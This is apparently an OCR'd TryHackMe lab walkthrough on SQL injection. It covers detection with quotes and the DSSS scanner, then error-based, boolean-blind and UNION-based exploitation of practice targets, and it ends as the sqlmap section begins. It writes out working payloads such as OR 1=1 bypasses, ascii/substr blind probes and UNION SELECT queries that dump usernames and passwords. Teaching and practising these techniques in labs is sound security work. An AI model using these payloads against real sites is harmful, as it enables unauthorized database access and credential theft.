
TryHackMe SQL Injection

Saikat Karmakar | AUG 18 : 2021

Hello there!

In this lecture, we are going to explore manual and automatic ways to achieve SQL Injection (SQLi).



Picture credit: geekflare.com

Nowadays, SQLi attacks have become rarer due to rising awareness towards them. Happily, this does not change the fact that there are still a lot of vulnerable web apps that can be exploited using SQLi.

For practice, you'll need your own Kali Linux machine with default toolset. Burpsuite and sqlmap are mandatory.
(It's better for you to be familiar with these beforehand)

I'll try to make theory as detailed as possible, but I would still encourage you to do research on your own and read more upon completing the following tasks. This way you are more likely to understand **all** the material and will be successful with continuing on your own ;)

Other than that, let's get started!

Basics of SQL language

Important definitions

As seen from W [Wikipedia](),

"A database is an organized collection of data, generally stored and accessed electronically from a computer system." There a lot of different database types such as MySQL, PostgreSQL, and so on. SQL by itself is a domain-specific language used in programming for managing databases by reading operating data.

SQL Crash Course

In order to understand SQLi, we first need to understand some basics of the SQL language. As far, as SQLi goes, we mainly focus on getting information from the database, this room will give you a basis for that. In SQL, in order to choose some data, we use ***SELECT***, ***FROM***, and ***WHERE***. As you might have guessed ***SELECT*** allows us to select an object from (***FROM***) database and choose a specific data using ***WHERE***. For example, if we have a database called **colors** and we want to select all colors from the list, we would use this syntax::

`SELECT * FROM colors;`

Or if you have a database food with different meals followed by calories you could choose all meals with more than 50 calories:

`SELECT * FROM food WHERE calories > 50;` All in all, if you want a better understanding of SQL I would recommend going through this small interactive course on khanacademy.

SQLi

A SQL injection attack consists of the injection of a SQL query to the remote web application.

A successful SQL injection exploit can read sensitive data from the database (usernames & passwords), modify database data (Add/Delete), execute administration operations on the database (such as shutdown the database), and in some cases execute commands on the operating system.

SQLi injections put server confidentiality under serious risk and can allow bypassing authentication processes or even get access to high-privilege accounts.

Let’s take a look at this simple PHP input function:

```
<?php
    $username = $_GET['username']; // kchung
    $result = mysql_query("SELECT * FROM users WHERE username='$username'");
?>
```

If we look at the `$username` variable, under normal operation we might expect the username parameter to be a real username. The function takes a username and chooses data related to it in the users database.

A malicious user (hacker or pentester) might submit some different kinds of data. For example, what happened if we input `'`? (Single quote)

The application would crash because the resulting SQL query is incorrect.

```
SELECT * FROM users WHERE username='''
```

As you see here, inputted " ' " simply creates triple " ' " and produces an error. This error can in fact output some sensitive information or simply give a clue about database structure.

But what happens if we try to input `' OR 1=1` ?

```
SELECT * FROM users WHERE username='' OR 1=1
```

This will produce a different scenario. 1=1 is treated as true in SQL language and therefore will return us every single row in the table.

How to detect SQLi?


Manual - PHP parameter

As we saw in the previous unit, SQL injection is carried out by entering a malicious input to hijack an SQL query. The most common example is abusing a PHP GET parameter (for example $username, or $id) in the URL of a vulnerable web page. Those are usually located in the search fields and login pages, so as a penetration tester, you need to note those down.

So, now after you got all the PHP GET parameters and login pages you can actually proceed to detecting SQLi. Similarly to the previous unit, we want to cause a certain error displaying at least a small error message (which can even disclose some information, like a database type).

Let's try that by using SQLi Labs.

Browse to `MACHINE_IP/sqli-labs/Less-1/`



Welcome Dhakkan
Please input the ID as parameter with numeric value

As a hint, it's asking us to "Input the ID as parameter with numeric value" (exactly the PHP GET parameter we are looking for).

`MACHINE_IP/sqli-labs/Less-1/index.php?id=1`

Giving 1 as id value outputs a standard username and password, but that's not something we are looking for. Let's input apostrophe instead of 1.

`MACHINE_IP/sqli-labs/Less-1/index.php?id='`


Welcome Dhakkan
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' LIMIT 0,1' at line 1

Bingo! We were able to create an error, therefore, exposing that the id parameter is vulnerable to SQLi! We also were able to see that the error message exposed the database type - MySQL.

Automatic - Damn Small SQLi Scanner

Github: https://github.com/stamparm/DSSS


Quick install: `git clone https://github.com/stamparm/DSSS.git && cd DSSS/`

Damn Small SQLi Scanner is an awesome little python script that allows us to check for SQLi vulnerability. Simply provide it with a link to the PHP parameter to run it.

Main syntax: `python3 dsss.py -u "LINK"`

Let's try it on our SQLi labs!

Simply run the script against `MACHINE_IP/sqli-labs/Less-1/index.php?id=` and see what happens.



```
                  python3 dsss.py -u "10.10.6.76/sqli-labs/Less-1/index.php?id="
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
 by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
 (i) GET parameter 'id' appears to be error SQLi vulnerable (MySQL)
 (i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://10.10.6.76/sqli-labs/Less-1/index.php?id=1%27%20AND%2043%3D43--%20-')

scan results: possible vulnerabilities found
```

Oh wow! It did not only detect the vulnerability but provided us with the database type and suggested possible exploitation types.

That is definitely a good tool and I highly recommend using it!

Automatic - suIP.biz

Link: https://suip.biz/?act=sqlmap

This is an online sqlmap powered tool that allows you to perform a fast SQLi check. Unfortunately, we cannot run it against our machine but this tool can be really handy in the real-world tests

Note: If really want to test this (or some other SQLi tools) with SQLi labs, it is possible to host the labs on Heroku or any other server provider (find an installation link in Unit 9).

Error Based SQLi

Definition

Error-based SQLi is a SQL Injection technique that relies on error messages which are used to retrieve any sensitive information. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.


Approach

So, as seen from the definition, we actually want to create a SQL error, displaying some sensitive content. As you might have seen in Unit 4, we were able to get the database type by creating an error. Now we need to go beyond that and get something more interesting.

Of course, to make your life easier, at this point you would actually fuzz the SQL vulnerable link with a wordlist and most likely get the desired result. But for the purpose of this room, we are going to actually see how manually develop the payload using the understanding of SQL language. I have linked some useful payload lists and blogs in Unit 9 so you can practice fuzzing.

Manual exploitation - SQLi Labs Lesson 1

Browse to lesson 1 on the sqli labs machine and include the id=1 parameter just like we did in the previous unit.
Let's look at what we got here.



Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

When we put the id parameter as some value, we instantly get a Login name and password. Let's think of that in terms of SQL language.

This id parameter is attached to a certain username (login name) and password which are being chosen from the database.
This how it would look in terms of SQL language:

```
select login_name, password from table where id=
```

See, just by looking at the basic output, we were able to retrieve some common SQL patterns. Now, as a part of error-based SQLi, we can exploit it.

Note here: Try inputting something other than numbers and see what happens. Also, try inputting some big numbers. Think about it and ask yourself if it tells us about anything.

Now try inputting `1'` as the id parameter and let's analyze the error closely.

`syntax to use near ''1'' LIMIT 0,1' at line 1`

We can see that the web app is producing an error due to four single quotes around the 1
As in Unit 3, we can understand that error as 'one extra' single quote which cannot be recognized by the system.

What do I mean by that? Well, in this case when the application is taking the id input, it is putting it between two single quotes like so:

`' 1 '`

But when we input `1'` we produce this scenario:


`' 1' '`

We are, in a way, closing the first single quote, at the same time creating the third. This, later on, makes the system automatically close the third one, displaying `syntax to use near ''1''` error.

If you are still a bit confused about this, let's take a bit different approach.
Try inputting `1\` as the id value. This also produces an error with `'1\'`, clearly showing that the id value is placed between single quotes.

What we can do about it?
Well, if we can close the single quotes that easily, it means that we are able to break out of the query and provide custom commands.

If you try putting `AND 1=1` (which corresponds to true) after the single quote, we still get this error.
In order to get around that, we need to *fix* the query back. It's done by commenting out the rest by using `--` and providing `+` as the blank space at the end.
The URI should look like this
`MACHINE_IP/sqli-labs/Less-1/index.php?id=1' AND 1=1 --+`


Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

Wonderful! The web application is displaying us content even though we injected some custom SQL code which should not be available for us.

/sqli-labs/Less-1/index.php?id=**1' AND 1=1 --+**

1'	AND 1=1	--+
Left side: Breaks the SQL query	SQL Code	*Right side*: Fixing the query; Making the SQL code part of it

So, to sum up, in error-based SQLi injection, we first, need to find a link or input form where we can create an error. Then, by inputting random things like single and double quotes, slashes, and backslashes we need to understand the common pattern and figure out the basic structure of SQL query. After that simply abuse your acquired knowledge to exploit the app and get what you wanted.

A small payload collection can be found here:
https://github.com/payloadbox/sql-injection-payload-list#generic-sql-injection-payloads

Boolean based SQLi

Definition

Boolean-based SQL Injection relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query gave a TRUE or FALSE result. Depending on the result, the content of the HTTP response will change, or remain the same (Change in HTTP response usually stands for a FALSE response, while TRUE does not affect anything). This allows an attacker to understand if the payload used returned true or false, even though no data from the database is returned.

Approach

The boolean based sqli is usually carried out in a blind situation. Blind, in this case, means that there's no actual output and that we cannot see any error message (like we did previously).

Blind query breaking - SQLi Labs Lesson 8

Browse to `MACHINE_IP/sqli-labs/Less-8/?id=` and let's take a look.

Inputting single or a double quote doesn't produce any result, same as slashes. This gives us the idea of the blindness of our sql injection (or even absence of vulnerability at all). In this situation, we'll have to practically **guess** the query and exploit the database right away.

Make the id parameter equal to 1. We now see a message:

`You are in...........`

Now, let's *blindly* assume that the same as in the previous unit, putting `1'` as the id value would produce some error.

`MACHINE_IP/sqli-labs/Less-8/?id=1'`

And it did! We didn't see the error message but the message disappeared meaning that we were actually able to produce some sort of error. Now, fix the query by putting `--+`

`MACHINE_IP/sqli-labs/Less-8/?id=1' --+`

Wonderful! The message is back. See what happened here, even though we are not able to see any SQL output, by making some simple assumption we were able to find a similar pattern as in the previous unit.

But the difference is that boolean sqli relies on the concept of True-False relation. Let's see how it works here.

Put `OR 1` in the link like so: `MACHINE_IP/sqli-labs/Less-8/?id=1' OR 1 --+`, representing the True value.

We still see the message.

Putting `OR 0` won't logically display the message directly proving our ability to perform an SQL injection attack

Exploitation

Well, now as we can only return True (You are in...........) or False (no message) statements, we need to start playing the game of yes-no with the database. By asking 'questions' about the database length and table quantity we can dump and enumerate the database.

At this point, it is important to understand that in SQL language we can actually use =, <, > to compare the values.

Try putting different comparison values in your link

`MACHINE_IP/sqli-labs/Less-8/?id=1' OR 1 < 2 --+` = True or

`MACHINE_IP/sqli-labs/Less-8/?id=1' OR 1 > 2 --+` = False

This comparison can be actually helpful for us in asking those 'questions'.

For this particular room let's try to get the database's name using blind sql injection.

In sql language, there's a really useful function called **SUBSTR()** which extracts a substring from a string (starting at any position).

It takes 3 input values:

1. Operated text (in our case database name)
2. Character to start with
3. Number of characters to extract

For example, running `SELECT SUBSTR("Strange Fox", 5, 3)` will return us nge.

Then, our SQLi payload would look like that:

`AND (substr((select database()),1,1))` - this will return us the first character of the database name.

Now, what we need to do is literally guess the character by trying to compare that payload to some letters.

Theoretically, the payload would look like that

`1' substr((select database()),1,1)) = s --+`

Happily for us, there's a way to avoid using characters and actually speed things up (instead of fuzzing the whole alphabet). If we add ascii() function before the payload, we'll be able to compare it to ascii character values.

`MACHINE_IP/sqli-labs/Less-8/?id=1' AND (ascii(substr((select database()),1,1))) = 115 --+`

This will once again return us *You are in...........* because s letter corresponds to 115 in ASCII.

Of course, in the real world we cannot simply guess that so we need to use > and < operators to compare the value of the characters to their ASCII values.

Now try guessing the second letter using the comparison technique.

Hint:

`MACHINE_IP/sqli-labs/Less-8/?id=1' AND (ascii(substr((select database()),2,1))) < 115 --+`

Union Based SQLi

Definition

Union-based SQLi is a SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

Approach

The UNION keyword lets you execute one or more additional SELECT queries and append the results to the original query. For example:

`SELECT 1, 2 FROM usernames UNION SELECT 1, 2 FROM passwords`

This SQL query will return a single result taken from 2 columns: first and second positions from usernames and passwords.

UNION SQLi **attack** consists of 3 stages:

1. You need to determine the number of columns you can retrieve.
2. You make sure that the columns you found are in a suitable format
3. Attack and get some interesting data.

Determining the number of columns required in an SQL injection UNION attack

There are exactly two ways to detect one:

The first one involves injecting a series of ORDER BY queries until an error occurs. For example:

```sql
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
# and so on until an error occurs
```
language-sql

(The last value before the error would indicate the number of columns.)

The second one (most effective in my opinion), would involve submitting a series of UNION SELECT payloads with a number of NULL values:

```sql
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--
# until the error occurs
```
language-sql

No error = number of NULL matches the number of columns.

Finding columns with a useful data type in an SQL injection UNION attack

Generally, the interesting data that you want to retrieve will be in string form. Having already determined the number of required columns, (for example 4) you can probe each column to test whether it can hold string data by replacing one of the UNION SELECT payloads with a string value. In case of 4 you would submit:

`' UNION SELECT 'a',NULL,NULL,NULL-- ' UNION SELECT NULL,'a',NULL,NULL-- ' UNION SELECT NULL,NULL,'a',NULL-- ' UNION SELECT NULL,NULL,NULL,'a'--`

No error = data type is useful for us (string).

Using an SQL injection UNION attack to retrieve interesting data

When you have determined the number of columns and found which columns can hold string data, you can finally start retrieving interesting data.

Suppose that:

- The first two steps showed exactly two existing columns with the useful datatype.
- The database contains a table called users with the columns username and password.

  (This can be figured out by using the boolean technique from Unit 6)


In this situation, you can retrieve the contents of the user's table by submitting the input:

`' UNION SELECT username, password FROM users --`

Practice

Go ahead the deploy the provided machine at the beginning of the task. Browse to `MACHINE_IP:3000`

A given small lab is a **highly** vulnerable web application, with a lot of misconfigurations and developer mistakes.


UNION SQL Injection
An application designed to practice and learn manual UNION SQLi

Welcome onboard!

Note!

- The database needs to be setup before beginning. To set or reset the database, navigate to reset database.

register.php - user registration page

This page can be used to create users that will be used throughout the application.


login1.php - basic injection page

This page is used to login into the application (also vulnerable to SQLi login bypassing)

searchproducts.php - multiple exercises

First, browse to `MACHINE_IP:3000/resetdb.php` to set up the database.
Then, go to `MACHINE_IP:3000/register.php` and register a new account. Make sure you input something interesting, as you'll be able to interact with that data later on! (Question 4)


Now let's proceed to the main objective - exploiting the web app. A vulnerable search field is located at `MACHINE_IP:3000/searchproducts.php`



Product Name	Product Type	Description	Price (in USD)

Let's start our exploitation process!

As you might remember, we, first, need to determine the number of available columns by inputting a series of
`' UNION SELECT NULL --` into the search field.
To spice things up, I've configured the database to also throw an error when having a `--` at the end. To bypass that, we need to include an additional comment after the `--`. You can use either `//` or `/*` do bypass that configuration.


Search for a product: NION SELECT NULL -- //


Search!

Product Name	Product Type	Description

The used SELECT statements have a different number of columns

As you can see on the screenshot above, a single NULL value causes an error, meaning that there are more columns. Try inputting NULL values until you finally get the number. Note it down to answer the questions later on.

Now, try inputting `'a'` instead of random NULL values and see if there's an error. An error will indicate that the given column format is not suitable for us and cannot be exploited.


Search for a product: NULL,NULL,NULL,'a' -- //

Search!

Product Name	Product Type	Description	Price (in USD)
			a

Finally, we can start getting some valuable information. Simply replace some null values with SQL keywords to get information about the database.
Here's a small list of thing you'd want to retrieve:

1. database()
2. user()
3. @@version
4. username
5. password
6. table_name
7. column_name

Automating exploitation

SQLmap

Project link: http://sqlmap.org/

